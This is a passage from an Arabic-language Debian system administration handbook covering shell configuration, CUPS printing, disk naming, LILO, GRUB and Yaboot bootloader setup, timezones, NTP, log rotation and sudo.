> صدفات الدخول والصدفات (غير) التفاعلية
>
> بكلمات بسيطة، صدفة الدخول هي الصدفة التي تستدعى عندما تسجل دخولك إلى الطرفية، إما محلياً أو عن بعد باستخدام **ssh**، أو عندما تستدعي الأمر **bash --login** صراحة. قد تكون الصدفة تفاعلية (في طرفية من نوع **xterm** مثلاً)، أو غير تفاعلية (عند تنفيذ سكربت) بغض النظر عما إذا كانت صدفة دخول أم لا.

> *استكشاف*
>
> صدفات أخرى وسكربتات أخرى
>
> لكل مفسر صيغة محددة للأوامر، وملفات إعداد خاصة. بالتالي، يستخدم **zsh** الملفين `/etc/zshrc` و `/etc/zshenv`؛ أما **csh** فيستخدم `/etc/csh.cshrc` و `/etc/csh.login` و `/etc/csh.logout`. تشرح صفحات الدليل الخاصة بهذه البرامج الملفات التي تستخدمها.

بالنسبة للمفسر **bash**، سيفيدك تفعيل « الإكمال التلقائي » في الملف `/etc/bash.bashrc` (فقط أزل التعليق عن بضعة أسطر).

> *أساسيات*
>
> الإكمال التلقائي
>
> توفر معظم مفسرات الأوامر ميزة الإكمال، التي تسمح للصدفة بإكمال اسم أمر أو متغير مكتوب جزئياً آلياً عندما يضغط المستخدم المفتاح **Tab**. يزيد هذا فاعلية عمل المستخدمين ويقلل الأخطاء.
>
> هذه الميزة قوية جداً ومرنة، يمكن ضبط سلوكها حسب كل أمر. أي سيتم افتراح تتمات المتغير الأول الذي يتبع **apt-get** مثلاً اعتماداً على صيغة هذا الأمر، حتى لو لم تتفق هذه التتمات مع أي اسم ملف (في هذه الحالة، الخيارات الممكنة ستكون `install` أو `remove` أو `upgrade`، الخ).

أساسيات

التيلدا، اختصار للبيت

غالباً ما تستخدم التيلدا (~) للإشارة إلى المجلد الذي يشير إليه متغير البيئة HOME (وهو مجلد بيت المستخدم، مثل /home/rhertzog/). تستبدل مفسرات الأوامر هذا الرمز آلياً: حيث تتحول ~/hello.txt إلى /home/rhertzog/hello.txt.
كما تسمح التيلدا أيضاً بالوصول إلى مجلد بيت مستخدم آخر. بالتالي، يمكن كتابة ~rmas/bonjour.txt بدلاً من كتابة /home/rmas/bonjour.txt.

بالإضافة إلى هذه السكربتات المشتركة، يستطيع كل مستخدم إنشاء ~/.bashrc و ~/.bash_profile خاصة به لضبط الصدفة التي يستعملها. أكثر التغييرات شيوعاً هي إضافة أسماء مستعارة للأوامر؛ وهي كلمات تُستبدَل باستدعاء لأمر ما آلياً، وهذا يُسرّع استدعاء ذلك الأمر. مثلاً، يمكنك إنشاء الاسم المستعار la للأمر **ls -la | less**؛ بعدها، كلما طبعت la سوف تسرد محتويات المجلدات بالتفصيل.

أساسيات

متغيرات البيئة

تسمح متغيرات البيئة بتخزين إعدادات عامة للصدفة أو البرامج المختلفة التي تُستَدعى. هذه المتغيرات سياقية (بمعنى أن كل عملية لها مجموعة خاصة من متغيرات البيئة) لكنها موروثة. هذه الخاصة الأخيرة تسمح لصدفة الدخول بالتصريح عن المتغيرات التي ستمرر إلى جميع البرامج التي تنفذها.

ضبط متغيرات البيئة الافتراضية عنصر مهم في ضبط الصدفة. يُفضّل وضع متغيرات البيئة في الملف /etc/environment، إلا المتغيرات الخاصة بالصدفة، لأن هناك برامج متنوعة يحتمل أن تبدأ جلسة أوامر تستخدمه. من المتغيرات التي تُعرّف نموذجياً ORGANIZATION الذي يحوي عادة اسم الشركة أو المنظّمة، و HTTP_PROXY الذي يشير لوجود بروكسي HTTP ويحدد موقعه.

تلميح

ضبط كل الصدفات معاً

غالباً يختار المستخدمون ضبط صدفة الدخول والصدفات التفاعلية بالشكل نفسه. لعمل ذلك، يجب طلب تفسير (أو « source تضمين ») محتوى ~/.bashrc من الملف ~/.bash_profile. يمكن فعل الشيء نفسه بالملفات المشتركة بين جميع المستخدمين (استدعاء /etc/bash.bashrc من /etc/profile).

8.7. ضبط الطابعات

لقد كان إعداد الطابعات يسبب متاعب كثيرة لمديري النظم والمستخدمين على حد سواء، لكن معظم هذه المتاعب الآن مجرد ذكرى من الماضي، وذلك بفضل cups، مخدم الطباعة الحر الذي يستخدم بروتوكول IPP (Internet Printing Protocol، أو بروتوكول الطباعة عبر الإنترنت).

هذا البرنامج مقسّم إلى عدة حزم دبيان: cups هي مخدم الطباعة المركزي؛ cups-bsd هي طبقة توافق تسمح باستخدام الأوامر من نظام طباعة BSD التقليدي (خدمة **lpd**، والأمرين **lpr** و **lpq**، الخ)؛ cups-client تحوي مجموعة من البرامج للتفاعل مع المخدم (block أو unblock طابعة، عرض أو حذف مهمات الطباعة الجارية، الخ)؛ أخيراً، cups-driver-gutenprint تحوي مجموعة من تعريفات **cups** الإضافية للطابعات.

مجتمع CUPS	CUPS (Common Unix Printing System)، أو نظام الطباعة الموحد في يونكس هو مشروع (وعلامة تجارية) تديره شركة Apple. → http://www.cups.org/

بعد تثبيت هذه الحزم المختلفة، يمكن إدارة *cups* بسهولة عبر واجهة وب متاحة على العنوان المحلي: `http://localhost:631/`. يمكنك من هناك إضافة الطابعات (بما فيها الطابعات الشبكية)، وإزالتها، وإدارتها. يمكنك أيضاً إدارة *cups* باستخدام الواجهة الرسومية **system-config-printer** (من حزمة دبيان ذات الاسم نفسه)، التي تُثبَّت افتراضياً إذا اخترت مهمة « Desktop Environment ».

ملاحظة انتهاء صلاحية الملف `/etc/printcap`	لم يعد *cups* يستخدم الملف `/etc/printcap` بعد الآن، إذ انتهى دور هذا الملف. بالتالي، سوف تتوقف البرامج التي تعتمد على هذا الملف عن العمل. لتفادي هذه المشكلة، احذف هذا الملف واجعله رابطاً رمزياً (انظر الملاحظة الجانبية الروابط الرمزية ص 220) للملف `/var/run/cups/printcap` الذي يديره *cups* لضمان التوافقية.

8.8. ضبط محمّل الإقلاع

الأغلب أن محمّل الإقلاع يعمل بشكل سليم، لكن من الجيد دوماً معرفة طريقة إعداد وتثبيت مُحمِّل الإقلاع في حال اختفى من سجل الإقلاع الرئيسي، خصوصاً بعد تثبيت نظام تشغيل آخر، مثل ويندوز. قد تساعدك المعلومات التالية على تعديل إعدادات محمل الإقلاع إذا احتجت لذلك.

أساسيات سجل الإقلاع الرئيسي	يحجز سجل الإقلاع الرئيسي (Master Boot Record، واختصاراً MBR) أول 512 بايت من بداية القرص الصلب الأول، وهو أول شيء يُحمّله BIOS لتسليم التحكم إلى برنامج قادر على إقلاع نظام التشغيل المطلوب. بشكل عام، يُثبَّت محمل الإقلاع في MBR، مستبدلاً محتوياته السابقة.

8.8.1. التعرف على الأقراص

ثقافة

udev و /dev/

يستضيف المجلد /dev/ تقليدياً ما يدعى بالملفات « الخاصة »، التي تُمثّل ملحقات النظام (انظر الملاحظة الجانبية صلاحيات الوصول للأجهزة ص 211). كان هذا المجلد، في سالف العصر والأوان، يحوي جميع الملفات الخاصة التي يحتمل أن تُستخدَم. كان لهذه الطريقة عدد من المساوئ منها أنها كانت تُقيّد عدد الأجهزة التي نستطيع استخدامها (نتيجة تثبيت قائمة الأسماء)، كما كانت معرفة أي الملفات الخاصة التي تفيد فعلاً مستحيلة.

أما اليوم، فإدارة هذه الملفات الخاصة ديناميكية بالكامل وتتناسب أكثر مع طبيعة الملحقات الحاسوبية التي تدعم التبديل الساخن (hot-swap). تنسّق النواة مع *udev* لإنشاء أو حذف هذه الملفات حسب الحاجة عند ظهور الجهاز الموافق أو اختفائه. لهذ السبب، لا يحتاج /dev/ لأن يكون مستديماً (persistent)، بل هو نظام ملفات يقع في الذاكرة RAM يبدأ فارغاً ويحوي المدخلات المناسبة فقط.

تعطي النواة معلومات كثيرة عن أي جهاز يضاف حديثاً وتسلم زوجاً من الأرقام (major/minor) للتعرف عليه. تستطيع خدمة **udevd** باستخدام هذه المعلومات إنشاء ملف خاص بالاسم والصلاحيات التي تريدها. كما يمكنها أيضاً إنشاء أسماء مستعارة وتنفيذ إجراءات إضافية (تهيئة أو تسجيل مهمات مثلاً). يتحدد سلوك **udevd** بمجموعة كبيرة من القواعد (القابلة للتخصيص).

نتيجة استخدام الأسماء المعينة ديناميكياً، يمكنك الحفاظ على الاسم نفسه لجهاز معين بغض النظر عن الناقل المستخدم أو ترتيب التوصيل، وهذا مفيد خصوصاً عند استخدام ملحقات USB متنوعة. يمكن إعطاء القسم الأول من القرص الصلب الأول الاسم /dev/sda1 للحفاظ على التوافقية العكسية، أو الاسم /dev/root-partition إذا أحببت، أو الاثنين معاً لأنه يمكن إعداد **udevd** بحيث تنشئ روابط رمزية تلقائياً.

سابقاً، كانت بعض وحدات النواة بالفعل تُحمّل عند محاولة الوصول لملف الجهاز الموافق لها، لكن من الآن فصاعداً لن يكون الملف الخاص الموافق لهذا الملحق موجوداً قبل تحميل الوحدة، وهذه ليست قضية تذكر، لأن معظم الوحدات تُحمَّل عند الإقلاع بفضل الاستكشاف الآلي للعتاد. لكن هذا لا يعمل مع الملحقات التي لا تكتشف (مثل سواقات الأقراص القديمة أو فأرات PS/2). تستطيع إضافة الوحدات floppy و psmouse و mousedev إلى /etc/modules حتى تجبر النواة على تحميلها عند الإقلاع.

يجب أن تُميّز إعدادات محمّل الإقلاع الأقراص الصلبة وأقسامها المختلفة. تستخدم لينكس ملفات "كتلية block" خاصة لهذا الغرض، مُخزَّنة في المجلد /dev/. قديماً، كان /dev/hda يرمز للقرص الصلب الرئيسي (master) على متحكم IDE الأول، و/dev/hdb للقرص الثانوي الأول على المتحكم نفسه. أما

‎/dev/hdc و /dev/hdd، فيرمزان على الترتيب للقرصين الرئيسي والثانوي على متحكم IDE الثاني، وهكذا بالنسبة للسواقات الأخرى. أما /dev/sda فكان يرمز لسواقة SCSI الأولى، و/dev/sdb للثانية، الخ. لكن منذ دبيان سكويز، وَحَّدَت النواة لينكس أسلوب التسمية، وأصبحت جميع سواقات الأقراص الصلبة (IDE/PATA، SATA، SCSI، USB، IEEE 1394) تُمثّل الآن بملفات /dev/sd*.

يمثّل كل قسم برقمه على القرص الذي يحويه: مثلاً، /dev/sda1 هو القسم الأول من القرص الأول، و /dev/sdb3 هو القسم الثالث على القرص الثاني.

معمارية الحواسيب الشخصية PC (أو « i386 ») مقيّدة بأربع أقسام « أولية primary » لكل قرص. لتجاوز هذا القيد، يجب إنشاء أحد هذه الأقسام الأربعة كقسم « ممتد extended »، وعندها يمكن أن يحوي هذا القسم أقساماً « ثانوية secondary » إضافية. يجب أن يبدأ ترقيم هذه الأقسام الثانوية من الرقم 5. أي أن القسم الثانوي الأول قد يكون /dev/sda5، يتبعه /dev/sda6، الخ.

ليس سهلاً دائماً أن تتذكر أي قرص يتصل بأي متحكم SATA، أو أي قرص هو الثالث في سلسلة SCSI، خصوصاً وأن تسمية الأقراص الصلبة التي تدعم التوصيل الساخن (وهذا يشمل معظم أقراص SATA والأقراص الخارجية وغيرها) قد تتغير بعد إعادة الإقلاع. لحسن الحظ، ينشئ **udev** روابطاً رمزية أسماؤها ثابتة بالإضافة إلى /dev/sd*، يمكنك استخدامها إذا كنت تريد تعريف القرص الصلب بطريقة غير غامضة. تُخزَّن هذه الروابط الرمزية في /dev/disk/by-id. يمكن أن تجد التالي مثلاً على جهاز فيه قرصين فيزيائيين.

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root  9 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part1 -> ../../sd
➥ a1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part2 -> ../../sd
➥ a2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697 ->
➥ ; ../../sdb
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-part
➥ 1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-part
➥ 2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP -> ../../sd
➥ a
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part1 -> ..
➥ /../sda1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part2 -> ..
➥ /../sda2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697 ->
➥ ; ../../sdb
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-part
➥ 1 -> ../../sdb1
```

```
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-part
➥ 2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0 -> ../
➥ ../sdc
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part1 -&g
➥ t; ../../sdc1
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part2 -&g
➥ t; ../../sdc2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 wwn-0x5000c50015c4842f -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 wwn-0x5000c50015c4842f-part1 -> ../../sda1
[...]
mirexpress:/dev/disk/by-id#
```

لاحظ أن بعض الأقراص قد ذكرت عدة مرات (لأنها تتصرف كأقراص ATA و SCSI في آن معاً)، لكن المعلومات المهمة هي موديل القرص ورقمه التسلسلي أساساً، التي تتيح لك التعرف على ملف الجهاز الملحق.

تعتمد ملفات الضبط المعطاة في الأمثلة في الأقسام التالية على هذا الإعداد نفسه: قرص SATA وحيد، حيث يحوي القسم الأول نسخة ويندوز سابقة والثاني يحوي دبيان غنو/لينكس.

8.8.2. ضبط LILO

LILO (Linux Bootloader، أو مُحمِّل لينكس) هو أقدم محمّل إقلاع — صلب لكنه صدئ. يعتمد LILO على كتابة العنوان الفيزيائي للنواة التي ستقلع في MBR، ولهذا يجب أن تتبع كل تحديث لها (أو لملف إعدادات LILO) بالأمر **lilo**. إذا نسيت عمل ذلك سيعجز النظام عن الإقلاع إذا أزيلت النواة القديمة أو استبدلت لأن النواة الجديدة لن تكن في الموقع نفسه على القرص.

ملف إعدادات LILO هو `/etc/lilo.conf`؛ المثال التالي يبين ملفاً بسيطاً يحوي إعدادات قياسية.

مثال 8.3. ملف إعداد LILO

```
# The disk on which LILO should be installed.
# By indicating the disk and not a partition.
# you order LILO to be installed on the MBR.
boot=/dev/sda
# the partition that contains Debian
root=/dev/sda2
# the item to be loaded by default
default=Linux

# the most recent kernel image
image=/vmlinuz
  label=Linux
  initrd=/initrd.img
  read-only

# Old kernel (if the newly installed kernel doesn't boot)
image=/vmlinuz.old
  label=LinuxOLD
```

```
  initrd=/initrd.img.old
  read-only
  optional

# only for Linux/Windows dual boot
other=/dev/sda1
  label=Windows
```

8.8.3. ضبط GRUB 2

GRUB (Grand Unified Bootloader ، أو مُحمِّل الإقلاع الموحد الكبير) هو محمّل إقلاع أحدث. لا يشترط استدعاؤه بعد كل تحديث للنواة؛ إذ أن *GRUB* يعرف كيف يقرأ نظم الملفات ويعثر على القسم الذي يحوي النواة على القرص وحده. لتثبيت *GRUB* على MBR القرص الأول، فقط اطبع **grub-install /dev/sda**.

ملاحظة

أسماء الأقراص من وجهة نظر GRUB

يستطيع GRUB التعرف على الأقراص الصلبة اعتماداً على المعلومات التي يوفرها BIOS فقط. يوافق `(hd0)` القرص الأول حسب ترتيب الاكتشاف، و `(hd1)` يوافق القرص الثاني، الخ. في معظم الحالات، يتفق هذا الترتيب تماماً مع ترتيب الأقراص المعتاد في لينكس، لكن قد تحدث مشاكل إذا جمعت أقراص IDE مع أقراص SCSI. يُخزِّن GRUB العلاقات التي يكتشفها في الملف `/boot/grub/device.map`. إذا وجدت أخطاءً هناك (لأنك تعرف أن BIOS يكتشف الأقراص بترتيب مختلف)، صححها يدوياً واستدع **grub-install** ثانية.
للأقسام أيضاً أسماء خاصة في GRUB. عند استخدام الأقسام « الكلاسيكية » بصيغة MS-DOS، يدعى القسم الأول بالاسم `(hd0,msdos1)`، والثاني `(hd0,msdos2)`، الخ.

تُخزَّن إعدادات GRUB 2 في `/boot/grub/grub.cfg`، لكن هذا الملف (في دبيان) يُولَّد من ملفات أخرى. إياك تعديل هذا الملف يدوياً، لأن جميع التغييرات المحلية ستضيع عند الاستدعاء التالي للأمر **update-grub** (وهذا قد يحدث عند تحديث حزم متنوعة). أكثر التعديلات شيوعاً على الملف `/boot/grub/grub.cfg` (مثل إضافة بارامترات إقلاع للنواة أو تغيير مدة عرض القائمة، مثلاً) تُجرى عبر استخدام المتغيرات في `/etc/default/grub`. أما لإضافة مدخلات إلى القائمة، فإما أن تنشئ ملف `/boot/grub/custom.cfg` مخصص أو تُعدِّل الملف `/etc/grub.d/50_custom`. بالنسبة للتعديلات الأعقد، يمكنك تعديل الملفات الأخرى في `/etc/grub.d`، أو إضافة ملفات إليها؛ يجب أن تعيد هذه السكربتات أجزاء من الإعدادات، وقد تستخدم برامج خارجية لهذا الغرض. السكربتات التالية هي المسؤولة عن تحديث

قائمة النَوَى المتاحة للإقلاع: يختص `10_linux` بنوى لينكس المُثبَّتة؛ أما `20_linux_xen` فيهتم بنظم Xen الظاهرية، و `30_os-prober` يذكر نظم التشغيل الأخرى (Windows، Mac OSX، Hurd).

8.8.4. خاص بحواسيب ماكنتوش (PowerPC): ضبط Yaboot

Yaboot هو محمل الإقلاع الذي تستخدمه حواسيب ماكنتوش القديمة التي تستخدم معالجات PowerPC. لا تقلع هذه الحواسيب كالحواسيب الشخصية PC، بل تعتمد على قسم إقلاع (« bootstrap » partition)، يُنفّذ منه BIOS (أو OpenFirmware) محمل الإقلاع، ويثبت البرنامج **ybin** المحمل **yaboot** وملف إعداداته على ذلك القسم. تحتاج إعادة تشغيل هذا الأمر فقط في حال تعديل `/etc/yaboot.conf` (الذي يُنسَخ على قسم الإقلاع، ويَعرِفُ **yaboot** طريقة العثور على مواقع النَوَى على الأقراص).

يجب أن تملك ملف `/etc/yaboot.conf` سليم قبل استدعاء **ybin**. فيما يلي مثالاً عن إعدادات أصغرية.

مثال 8.4. ملف إعداد Yaboot

```
# bootstrap partition
boot=/dev/sda2
# the disk
device=hd:
# the Linux partition
partition=3
root=/dev/sda3
# boot after 3 seconds of inactivity
# (timeout is in tenths of seconds)
timeout=30

install=/usr/lib/yaboot/yaboot
magicboot=/usr/lib/yaboot/ofboot
enablecdboot

# last kernel installed
image=/vmlinux
        label=linux
        initrd=/initrd.img
        read-only

# old kernel
image=/vmlinux.old
        label=old
        initrd=/initrd.img.old
        read-only

# only for Linux/Mac OSX dual-boot
macosx=/dev/sda5

# bsd=/dev/sdaX and macos=/dev/sdaX
# are also possible
```

8.9. الإعدادات الأخرى: مزامنة الوقت، السجلات، مشاركة الوصول...

تفيدك معرفة العناصر العديدة المذكورة في هذا القسم إذا كنت تريد إتقان جميع نواحي ضبط نظم غنو/لينكس. لكننا سنشرحها باختصار على أي حال، وسوف نشير غالباً للوثائق المناسبة.

8.9.1. المنطقة الزمنية

أساسيات

الروابط الرمزية

الرابط الرمزي (symbolic link) هو مؤشر لملف آخر. عندما تفتحه، سوف يفتح الملف الذي يشير إليه. لا تسبب إزالة الرابط حذف الملف الذي يشير له. كما أن الرابط لا يملك مجموعة صلاحيات خاصة به، بل يحتفظ بصلاحيات الهدف بدلاً من ذلك. أخيراً، يستطيع الرابط الرمزي الإشارة لأي نوع من الملفات: الملفات الخاصة (المقابس الشبكية، الأنابيب المسمّاة، ملفات الأجهزة، الخ)، أو المجلدات، أو حتى الروابط الرمزية الأخرى.

ينشئ الأمر **ln -s *target link-name*** رابطاً رمزياً، اسمه *link-name*، يشير إلى *target*.

إذا لم يكن الهدف موجوداً، عندها يكون الرابط « معطوباً broken » وسينتج عن محاولة فتحه خطأ يبيّن أن الملف الهدف غير موجود. إذا أشار الرابط إلى رابط آخر، ستحصل على « سلسلة » من الروابط التي تتحول إلى « حلقة cycle » إذا كان أحد الأهداف يشير إلى أحد أسلافه في السلسلة. في هذه الحالة، سينتج عن فتح أحد الروابط في الحلقة خطأ خاص (« مستويات الروابط الرمزية كثيرة جداً »)؛ هذا يعني استسلام النواة بعد عدة دورات في الحلقة.

المنطقة الزمنية، التي تضبط أثناء التثبيت الأولي، هي أحد إعدادات الحزمة tzdata. لتعديلها، استخدم الأمر **dpkg-reconfigure tzdata**، الذي يسمح لك باختيار المنطقة الزمنية التي تريد استخدامها بطريقة تفاعلية. تُخزَّن الإعدادات في الملف `/etc/timezone`. بالإضافة لذلك، ينسخ الملف الموافق للمنطقة المختارة من المجلد `/usr/share/zoneinfo` إلى `/etc/localtime`؛ يحوي هذا الملف القواعد التي تحكم التواريخ التي يعتمد فيها التوقيت الصيفي، في الدول التي تستخدم هذا التوقيت.

عندما تحتاج تعديل المنطقة الزمنية مؤقتاً، استخدم متغير البيئة TZ، فأولوية هذا المتغير أعلى من القيمة الافتراضية المعطاة للنظام.

```
$ date
Wed Mar 28 15:51:19 CEST 2012
$ TZ="Pacific/Honolulu" date
Wed Mar 28 03:51:21 HST 2012
```

ملاحظة

ساعة النظام، ساعة العتاد

هناك مصدرين للوقت في الحاسوب. تحوي اللوحة الأم في الحاسوب ساعة عتادية، تدعى « ساعة CMOS ». هذه الساعة غير دقيقة تماماً، وقراءة قيمتها بطيئة نوعاً ما. تحوي نواة النظام ساعة برمجية خاصة بها، التي تحافظ النواة على قيمتها الصحيحة بأساليب خاصة (قد تستعين بمخدمات زمنية مثلاً، انظر قسم « مزامنة الوقت »). ساعة النظام هذه أدق عموماً، خاصةً أنها لا تحتاج الولوج إلى متغيرات عتادية. لكن بما أنها تعيش فقط في الذاكرة الحية، فهي تصفر كلما أقلع الجهاز، بعكس ساعة CMOS، التي تزود ببطارية وبالتالي « تنجو » من عمليات إعادة الإقلاع أو إيقاف تشغيل الجهاز. بالتالي، تأخذ ساعة النظام قيمتها من ساعة CMOS أثناء الإقلاع، وتُحدَّث قيمة ساعة CMOS عند إيقاف التشغيل (لتسجيل أي تغييرات أو تصحيحات إذا كانت قيمتها السابقة غير مضبوطة بشكل صحيح).

عملياً، هناك مشكلة، لأن ساعة COS ليست إلا عداداً لا يملك أي معلومات عن المنطقة الزمنية. هناك مجال للاختيار بخصوص تفسير قيمة هذا العداد: إما أن يعتبر النظامُ أن العداد يعطي قيمة التوقيت العالم (UTC، سابقاً GMT)، أو التوقيت المحلي. قد يكون هذا الخيار مجرد إزاحة بسيطة، لكن الأمور أعقد من ذلك حقيقة: فهذه الإزاحة ليست ثابتة. نتيجة استخدام التوقيت الصيفي. بالتالي، لا يملك النظام طريقة يحدد فيها صحة هذه الإزاحة، خصوصاً في الأيام القريبة من فترة تغيير التوقيت. بما أن حساب التوقيت المحلي ممكن دوماً عند معرفة التوقيت العالمي ومعلومات المنطقة الزمنية، فنحن ننصح بشدة ضبط ساعة CMOS على التوقيت العالمي.

لسوء الحظ، تتجاهل نظم ويندوز في إعداداتها الافتراضية هذه التوصية، وتضبط ساعة CMOS على التوقيت المحلي، وتُغيّر التوقيت عند إقلاع الحاسوب عبر محاولة أن تخمن هل طُبِّقت التغييرات على التوقيت فعلاً أم لا في أوقات تغيير التوقيت الصيفي. يعمل هذا الأسلوب بشكل جيد نسبياً، طالما أن الجهاز يعمل بنظام ويندوز فقط. لكن عندما يحوي الحاسوب عدة أنظمة (سواء عبر إعداد « إقلاع مزدوج » أو تشغيل نظم أخرى باستخدام حواسيب ظاهرية)، تحدث فوضى، ولا تبقى هناك وسيلة لمعرفة صحة الوقت. إذا كنت مضطراً لإبقاء ويندوز على الحاسوب، عليك أن تضبطه بحيث يترك ساعة CMOS على توقيت UTC (عبر ضبط قيمة مفتاح الريجستري `HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation\RealTimeIsUniversal` إلى « 1 » كقيمة DWORD)، أو أن تستخدم **`hwclock --localtime --set`** على نظام دبيان لضبط الساعة العتادية ووضع علامة تتبع التوقيت المحلي عليها (وتأكد من فحص الساعة يدوياً في الربيع والخريف).

8.9.2. مزامنة التوقيت

مزامنة التوقيت، التي يبدو استخدامها على حاسوب واحد إسرافاً، مهمة جداً في الشبكات. بما أن المستخدمين لا يستطيعون تعديل التاريخ والوقت، فمن المهم الحفاظ على دقة هذه المعلومات لمنع الارتباك. بالإضافة

لذلك، تسمح مزامنة جميع الحواسيب على الشبكة بمقاطعة معلومات السجلات من عدة أجهزة. وبالتالي، إذا حدث هجوم، يسهل إعادة بناء التسلسل الزمني للأحداث التي جرت على الأجهزة المختلفة التي شملها الاختراق. كما أن البيانات التي تجمعها من عدة أجهزة للأغراض الإحصائية لن تفيد كثيراً إذا لم تكن متزامنة.

أساسيات

NTP

يسمح NTP (Network Time Protocol)، أو بروتوكول توقيت الشبكات) للأجهزة بالمزامنة مع غيرها بدقة مقبولة، مع اعتبار التأخيرات الناتجة عن نقل المعلومات عبر الشبكة وغيرها من الانزياحات المحتملة.

رغم أن هناك مخدمات NTP عديدة على الإنترنت، إلا أن أشهر هذه المخدمات قد تكون محمّلة بشكل زائد، لذلك ننصح باستخدام المخدم *pool.ntp.org* وهو في الحقيقة مجموعة من الأجهزة التي اتفقت لتعمل كمخدمات NTP عامة. بل يمكنك أيضاً تحديد الاستخدام بمجموعة فرعية خاصة بدولة ما، باستخدام *us.pool.ntp.org* للولايات المتحدة مثلاً، أو *ca.pool.ntp.org* بالنسبة لكندا، الخ.

لكن إذا كنت تدير شبكة كبيرة، فمن الأفضل تثبيت مخدم NTP خاص، الذي سيتزامن مع المخدمات العامة. في هذه الحالة، تستطيع جميع الأجهزة الأخرى على شبكتك استخدام مخدم NTP الداخلي الخاص بك بدلاً من زيادة الحمل على المخدمات العامة. كما أنك ستزيد من تجانس الساعات، لأن جميع الأجهزة ستتزامن مع مصدر واحد، قريب منها جداً من ناحية أزمنة نقل المعلومات عبر الشبكة.

8.9.2.1. لمحطات العمل

بما أن محطات العمل يعاد تشغيلها باستمرار (حتى لو كان ذلك لتوفير الطاقة فقط)، تكفي مزامنتها مع NTP عند الإقلاع. لعمل ذلك، فقط ثبّت الحزمة ntpdate. يمكنك تغيير مخدم NTP المستعمل إذا احتجت ذلك عبر تعديل الملف `/etc/default/ntpdate`.

8.9.2.2. للمخدمات

لا يعاد تشغيل المخدمات إلا نادراً، ومن المهم جداً أن تكون ساعة النظام فيها صحيحة. للحفاظ على الوقت دقيقاً دوماً عليك تثبيت مخدم NTP محلي، وهذه الخدمة توفرها الحزمة ntp. حسب الإعدادات الافتراضية، سوف يتزامن المخدم مع *pool.ntp.org* وسيعطي الوقت رداً على الطلبات التي ترد من الشبكة المحلية. يمكنك ضبطه من خلال تعديل الملف `/etc/ntp.conf`، أكثر التعديلات أهمية هي مخدم NTP الذي يشير إليه. إذا كانت الشبكة تحوي مخدمات كثيرة، فقد يفيدك تجهيز مخدم NTP محلي واحد يتزامن مع المخدمات العامة واستخدامه كمصدر لضبط الوقت على المخدمات الأخرى في الشبكة.

> *التعمق أكثر*
>
> **وحدات GPS ومصادر التوقيت الأخرى**
>
> إذا كانت مزامنة الوقت حاسمة جداً لشبكتك، فيمكنك تزود أحد المخدمات بوحدة GPS (التي سوف تحصل على قيمة الوقت من أقمار GPS الصناعية) أو وحدة DCF-77 (التي ستزامن التوقيت مع ساعة ذرية تقع قرب فرانكفورت بألمانيا). في هذه الحالة، سيكون إعداد مخدم NTP أعقد قليلاً، وعليك حتماً التحقق من الوثائق قبل أن تبدأ.

8.9.3. تدوير سجلات الملفات

قد تكبر ملفات السجلات، سريعاً، ومن الضروري أرشفتها. أكثر الأساليب شيوعاً هو الأرشيف الدوّار: حيث تؤرشف ملفات السجلات بصورة منتظمة، ويحتفظ فقط بآخر *X* من الأرشيفات. يتبع **logrotate**، وهو البرنامج المسؤول عن هذا التدوير، التعليمات التوجيهية المعطاة في الملف `/etc/logrotate.conf` وجميع الملفات في المجلد `/etc/logrotate.d/`. يستطيع مدير النظام تعديل هذه الملفات، إذا أراد تخصيص سياسة تدوير السجلات التي تعتمدها دبيان. تشرح صفحة الدليل logrotate(1) جميع الخيارات المتاحة في ملفات الإعداد هذه. قد تريد زيادة عدد الملفات التي يحتفظ بها في دورة السجلات، أو نقل ملفات السجلات إلى مجلد معين خاص بأرشفة السجلات بدلاً من حذفها. يمكنك أيضاً إرسالها بالبريد الإلكتروني لأرشفتها في مكان آخر.

يُنفِّذ برنامج الجدولة **cron** (المشروح في القسم 9.7، « جدولة المهام باستخدام **cron** و**atd** » ص 259) برنامج **logrotate** يومياً.

8.9.4. تشارك صلاحيات الإدارة

في كثير من الأحيان، يعمل عدة مديري نظم على الشبكة نفسها. تشارك كلمة سر الجذر ليس حلاً أنيقاً، كما يفتح باب إساءة استخدام الصلاحيات نتيجة ضياع شخصية أصحاب التعديلات في هذا النوع من التشارك. يكمن حل هذه المشكلة في البرنامج **sudo**، الذي يسمح لمستخدمين محددين تنفيذ أوامر محددة بصلاحيات خاصة. في أكثر الحالات شيوعاً، يسمح **sudo** لمستخدم ثقة بتنفيذ أي أمر بصلاحية الجذر. لعمل ذلك، يستدعي المستخدم الأمر **sudo *command*** ويوثق شخصيته باستخدام كلمة سره الخاصة.

